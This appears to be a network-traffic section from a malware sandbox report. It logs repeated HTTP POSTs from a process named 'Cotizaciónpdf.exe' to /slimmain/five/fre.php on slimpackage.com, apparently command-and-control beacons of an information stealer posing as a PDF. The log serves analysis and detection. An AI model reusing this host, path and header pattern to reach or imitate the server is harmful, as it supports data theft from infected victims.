Jan 14, 2022 17:29:05.731496096 CET	1367	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:04 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.5	49814	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:07.046101093 CET	1368	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:07.317964077 CET	1368	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:06 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.5	49815	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:08.406847000 CET	1369	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:08.702689886 CET	1370	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:07 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49761	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:18.954071045 CET	1235	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:19.221434116 CET	1235	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:18 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.5	49818	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:11.296372890 CET	1416	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:11.635201931 CET	1417	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:10 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.5	49819	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:14.185842991 CET	1418	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:14.455641985 CET	1418	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:13 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.5	49820	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:16.911808014 CET	1419	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:17.182404995 CET	1419	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:16 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.5	49821	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:18.692194939 CET	1441	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:18.968348026 CET	1601	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:17 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.5	49827	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:23.575057983 CET	9163	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:23.841211081 CET	9164	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:22 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.5	49828	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:25.832127094 CET	9165	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:26.144282103 CET	9165	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:25 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.5	49830	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:27.728215933 CET	9929	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:27.998682022 CET	9930	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:26 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.5	49831	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:30.416867971 CET	9931	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:31.827066898 CET	9931	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:29 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.5	49832	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:33.215694904 CET	9932	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:33.815031052 CET	9933	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:32 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.5	49833	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:34.891024113 CET	9934	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:35.322861910 CET	9934	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:34 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49762	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:21.450628042 CET	1236	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:21.723001003 CET	1237	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:20 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.5	49834	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:36.420886040 CET	9935	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:36.768083096 CET	9935	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:35 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.5	49835	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:37.798758984 CET	9936	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:38.068783998 CET	9937	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:37 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.5	49836	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:39.184763908 CET	9938	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:39.474395990 CET	9938	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:38 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.5	49837	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:40.528047085 CET	9939	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:40.801172972 CET	9940	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:39 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.5	49838	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:41.926429987 CET	9941	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:42.200709105 CET	9941	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:41 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.5	49839	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:43.436918974 CET	9942	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:43.706233025 CET	9943	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:42 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.5	49840	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:44.869754076 CET	9943	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:45.142271042 CET	9944	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:44 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.5	49841	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:46.912807941 CET	9945	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:47.179666996 CET	9945	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:46 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.5	49843	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:51.162188053 CET	9955	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:51.567084074 CET	9955	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:50 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.5	49844	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:53.715307951 CET	9956	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:54.062087059 CET	9957	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:52 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49763	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:23.258656025 CET	1238	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:23.530498028 CET	1238	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:22 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.5	49845	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:55.732333899 CET	9958	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:56.001481056 CET	9958	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:55 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.5	49848	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:57.571676016 CET	9969	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:57.842660904 CET	9972	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:56 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.5	49850	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:30:00.627162933 CET	9973	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:30:00.945791006 CET	9973	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:59 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.5	49851	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:30:02.041045904 CET	9974	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:30:02.345097065 CET	9975	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:30:01 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.5	49852	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:30:03.405898094 CET	9975	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:30:03.689683914 CET	9976	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:30:02 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.5	49853	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:30:04.852682114 CET	9977	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:30:05.125155926 CET	9977	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:30:04 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.5	49854	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:30:06.441231966 CET	9978	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:30:06.788499117 CET	9979	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:30:05 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.5	49855	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:30:08.079184055 CET	9980	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:30:08.526288986 CET	9980	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:30:07 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.5	49856	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:30:10.025450945 CET	9981	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:30:10.304357052 CET	9982	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:30:09 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49764	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:24.754729986 CET	1239	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:25.029998064 CET	1240	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:24 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

